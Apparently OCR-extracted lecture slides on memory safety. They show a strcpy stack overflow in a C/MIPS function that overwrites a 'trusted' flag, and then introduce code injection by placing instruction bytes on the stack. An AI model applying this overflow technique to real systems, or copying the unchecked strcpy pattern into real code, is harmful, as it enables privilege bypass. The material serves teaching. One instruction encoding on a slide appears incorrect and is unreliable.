
```
int processURL(int uid,
               char *request) {
    int trusted;
    char URL[256];
    trusted = trusted_user(uid);
    strcpy(URL, request);
    if (trusted) {
        ...
}
processURL: addiu  $sp $sp -272
            sw     $a0 268($sp)
            sw     $a1 264($sp)
            sw     $ra 260($sp)
            jal    trusted_user
            sw     $v0 256($sp)
            move   $a0 $sp
            lw     $a1 264($sp)
            jal    strcpy
            lw    $t0, 256($sp)
            beq   $t0, $zero, else
            ...
```




```
int processURL(int uid,
               char *request) {
    int trusted;
    char URL[256];
    trusted = trusted_user(uid);
    strcpy(URL, request);
    if (trusted) {
        ...
}
processURL: addiu  $sp $sp -272
            sw     $a0 268($sp)
            sw     $a1 264($sp)
            sw     $ra 260($sp)
            jal    trusted_user
            sw     $v0 256($sp)
            move   $a0 $sp
            lw     $a1 264($sp)
            jal    strcpy
            lw    $t0, 256($sp)
            beq   $t0, $zero, else
            ...
```




```
int processURL(int uid,
               char *request) {
    int trusted;
    char URL[256];
    trusted = trusted_user(uid);
    strcpy(URL, request);
    if (trusted) {
        ...
}
processURL: addiu  $sp $sp -272
            sw     $a0 268($sp)
            sw     $a1 264($sp)
            sw     $ra 260($sp)
            jal    trusted_user
            sw     $v0 256($sp)
            move   $a0 $sp
            lw     $a1 264($sp)
            jal    strcpy
            lw    $t0, 256($sp)
            beq   $t0, $zero, else
            ...
```




```
int processURL(int uid,
               char *request) {
    int trusted;
    char URL[256];
    trusted = trusted_user(uid);
    strcpy(URL, request);
    if (trusted) {
        ...
}
processURL: addiu  $sp $sp -272
            sw     $a0 268($sp)
            sw     $a1 264($sp)
            sw     $ra 260($sp)
            jal    trusted_user
            sw     $v0 256($sp)
            move   $a0 $sp
            lw     $a1 264($sp)
            jal    strcpy
            lw    $t0, 256($sp)
            beq   $t0, $zero, else
            ...
```




```
int processURL(int uid,
               char *request) {
    int trusted;
    char URL[256];
    trusted = trusted_user(uid);
    strcpy(URL, request);
    if (trusted) {
        ...
}
processURL: addiu  $sp $sp -272
            sw     $a0 268($sp)
            sw     $a1 264($sp)
            sw     $ra 260($sp)
            jal    trusted_user
            sw     $v0 256($sp)
            move   $a0 $sp
            lw     $a1 264($sp)
            jal    strcpy
            lw    $t0, 256($sp)
            beq   $t0, $zero, else
            ...
```




```
int processURL(int uid,
               char *request) {
    int trusted;
    char URL[256];
    trusted = trusted_user(uid);
    strcpy(URL, request);
    if (trusted) {
        ...
}
processURL: addiu  $sp $sp -272
            sw     $a0 268($sp)
            sw     $a1 264($sp)
            sw     $ra 260($sp)
            jal    trusted_user
            sw     $v0 256($sp)
            move   $a0 $sp
            lw     $a1 264($sp)
            jal    strcpy
            lw    $t0, 256($sp)
            beq   $t0, $zero, else
            ...
```



```
int processURL(int uid,
               char *request) {
    int trusted;
    char URL[256];
    trusted = trusted_user(uid);
    strcpy(URL, request);
    if (trusted) {
        ...
}
processURL: addiu  $sp $sp -272
            sw     $a0 268($sp)
            sw     $a1 264($sp)
            sw     $ra 260($sp)
            jal    trusted_user
            sw     $v0 256($sp)
            move   $a0 $sp
            lw     $a1 264($sp)
            jal    strcpy
            lw    $t0, 256($sp)
            beq   $t0, $zero, else
            ...
```



```
int processURL(int uid,
               char *request) {
    int trusted;
    char URL[256];
    trusted = trusted_user(uid);
    strcpy(URL, request);
    if (trusted) {
        ...
}
processURL: addiu  $sp $sp -272
            sw     $a0 268($sp)
            sw     $a1 264($sp)
            sw     $ra 260($sp)
            jal    trusted_user
            sw     $v0 256($sp)
            move   $a0 $sp
            lw     $a1 264($sp)
            jal    strcpy
            lw    $t0, 256($sp)
            beq   $t0, $zero, else
            ...
```



Question: Which value will `trusted` hold, and what will its truth value be?

(A) 0x00000000, false

(B) 0x00000061, true

(C) 0x61000000, true

(D) 0x00000061, false

Question: Which value will `trusted` hold, and what will its truth value be?

(A) 0x00000000, false

(B) 0x00000061, true

(C) 0x61000000, true

(D) 0x00000061, false

Question: Which value will `trusted` hold, and what will its truth value be?

(A) 0x00000000, false

(B) 0x00000061, true

(C) 0x61000000, true

(D) 0x00000061, false

JUST KIDDING!

- Remember, our MIPS is little-endian
  - Wrote `'a'` == 0x61 to the lowest-addressed byte of `trusted`
  - (We also wrote `'\0'` == 0x00 into the next byte)
- Lowest-addressed byte is the least-significant byte
  - `trusted` holds 0x00000061
- The external user wrote over our old value of 0!
- C interprets all nonzero values as true, so now they're trusted!

Agenda

- What is Memory Safety?
- Memory Layout Revisited
- Potential Problems
- 5 Minute Break
- Code Injection
- x86: The Plot Thickens
- Potential Solutions and Their Drawbacks

Agenda

- What is Memory Safety?
- Memory Layout Revisited
- Potential Problems
- 5 Minute Break
- Code Injection
- x86: The Plot Thickens
- Potential Solutions and Their Drawbacks

Back to layers of representation

- We tend to think of MIPS code as instructions.

```
sll     $t0, $a0, 4
addiu   $t0, $t0, $a0
lw      $t1, 0($t0)
```

Back to layers of representation

- We tend to think of MIPS code as instructions.
- But machine code instructions are also 32-bit numbers...

```
sll     $t0, $a0, 4     0x22000100
addiu   $t0, $t0, $a0   0x01044021
lw      $t1, 0($t0)     0x8D090000
```

Back to layers of representation

- We tend to think of MIPS code as instructions.
- But machine code instructions are also 32-bit numbers...
- ...which are also each a set of 4 bytes in memory.

```
sll     $t0, $a0, 4     0x22000100
addiu   $t0, $t0, $a0   0x01044021
lw      $t1, 0($t0)     0x8D090000
```

Back to layers of representation

- `beq $0 $0 -1` is also the number 0x1000FFFF

Back to layers of representation

- `beq $0 $0 -1` is also the number 0x1000FFFF
- In a little-endian machine, its bytes are stored as $\{FF, FF, 00, 10\}$, in order of increasing address.

Back to layers of representation

- `beq $0 $0 -1` is also the number 0x1000FFFF
- In a little-endian machine, its bytes are stored as $\{FF, FF, 00, 10\}$, in order of increasing address.
- What does the following C code put in memory? (`\xAB` yields the ASCII symbol w/ value 0xAB)

```
char str[] = { '\xFF', '\xFF', '\x00', '\x10' };
```

Back to layers of representation

- `beq $0 $0 -1` is also the number 0x1000FFFF
- In a little-endian machine, its bytes are stored as $\{FF, FF, 00, 10\}$, in order of increasing address.
- What does the following C code put in memory? (`\xAB` yields the ASCII symbol w/ value 0xAB)

  ```
  char str[] = { '\xFF', '\xFF', '\x00', '\x10' };
  ```

- **Isn't it the same thing?**

Back to layers of representation

- `beq $0 $0 -1` is also the number 0x1000FFFF
- In a little-endian machine, its bytes are stored as $\{FF, FF, 00, 10\}$, in order of increasing address.
- What does the following C code put in memory? (`\xAB` yields the ASCII symbol w/ value 0xAB)

```
char str[] = { '\xFF', '\xFF', '\x00', '\x10' };
```


- **Isn't it the same thing?**
- How about this code? It just adds a null terminator.

```
char *str = "\xFF\xFF\x00\x10";
```


Putting code on the stack

- Example:
  `request = "\xFF\xFF\x00\x10"`


```
int processURL(int uid,
               char *request) {
    int trusted;
    char URL[256];
    trusted = trusted_user(uid);
    strcpy(URL, request);
    if (trusted) {
        ...
}
processURL: addiu  $sp $sp -272
            sw     $a0 268($sp)
            sw     $a1 264($sp)
            sw     $ra 260($sp)
            jal    trusted_user
            sw     $v0 256($sp)
            move   $a0 $sp
            lw     $a1 264($sp)
            jal    strcpy
            lw    $t0, 256($sp)
            beq   $t0, $zero, else
            ...
```




```
int processURL(int uid,
               char *request) {
    int trusted;
    char URL[256];
    trusted = trusted_user(uid);
    strcpy(URL, request);
    if (trusted) {
        ...
}
processURL: addiu  $sp $sp -272
            sw     $a0 268($sp)
            sw     $a1 264($sp)
            sw     $ra 260($sp)
            jal    trusted_user
            sw     $v0 256($sp)
            move   $a0 $sp
            lw     $a1 264($sp)
            jal    strcpy
            lw    $t0, 256($sp)
            beq   $t0, $zero, else
            ...
```




```
int processURL(int uid,
               char *request) {
    int trusted;
    char URL[256];
    trusted = trusted_user(uid);
    strcpy(URL, request);
    if (trusted) {
        ...
}
processURL: addiu  $sp $sp -272
            sw     $a0 268($sp)
            sw     $a1 264($sp)
            sw     $ra 260($sp)
            jal    trusted_user
            sw     $v0 256($sp)
            move   $a0 $sp
            lw     $a1 264($sp)
            jal    strcpy
            lw    $t0, 256($sp)
            beq   $t0, $zero, else
            ...
```




```
int processURL(int uid,
               char *request) {
    int trusted;
    char URL[256];
    trusted = trusted_user(uid);
    strcpy(URL, request);
    if (trusted) {
        ...
}
processURL: addiu  $sp $sp -272
            sw     $a0 268($sp)
            sw     $a1 264($sp)
            sw     $ra 260($sp)
            jal    trusted_user
            sw     $v0 256($sp)
            move   $a0 $sp
            lw     $a1 264($sp)
            jal    strcpy
            lw    $t0, 256($sp)
            beq   $t0, $zero, else
            ...
```




```
int processURL(int uid,
               char *request) {
    int trusted;
    char URL[256];
    trusted = trusted_user(uid);
    strcpy(URL, request);
    if (trusted) {
        ...
}
processURL: addiu  $sp $sp -272
            sw     $a0 268($sp)
            sw     $a1 264($sp)
            sw     $ra 260($sp)
            jal    trusted_user
            sw     $v0 256($sp)
            move   $a0 $sp
            lw     $a1 264($sp)
            jal    strcpy
            lw    $t0, 256($sp)
            beq   $t0, $zero, else
            ...
```




```
int processURL(int uid,
               char *request) {
    int trusted;
    char URL[256];
    trusted = trusted_user(uid);
    strcpy(URL, request);
    if (trusted) {
        ...
}
processURL: addiu  $sp $sp -272
            sw     $a0 268($sp)
            sw     $a1 264($sp)
            sw     $ra 260($sp)
            jal    trusted_user
            sw     $v0 256($sp)
            move   $a0 $sp
            lw     $a1 264($sp)
            jal    strcpy
            lw    $t0, 256($sp)
            beq   $t0, $zero, else
            ...
```



```
int processURL(int uid,
               char *request) {
    int trusted;
    char URL[256];
    trusted = trusted_user(uid);
    strcpy(URL, request);
    if (trusted) {
        ...
}
processURL: addiu  $sp $sp -272
            sw     $a0 268($sp)
            sw     $a1 264($sp)
            sw     $ra 260($sp)
            jal    trusted_user
            sw     $v0 256($sp)
            move   $a0 $sp
            lw     $a1 264($sp)
            jal    strcpy
            lw    $t0, 256($sp)
            beq   $t0, $zero, else
            ...
```

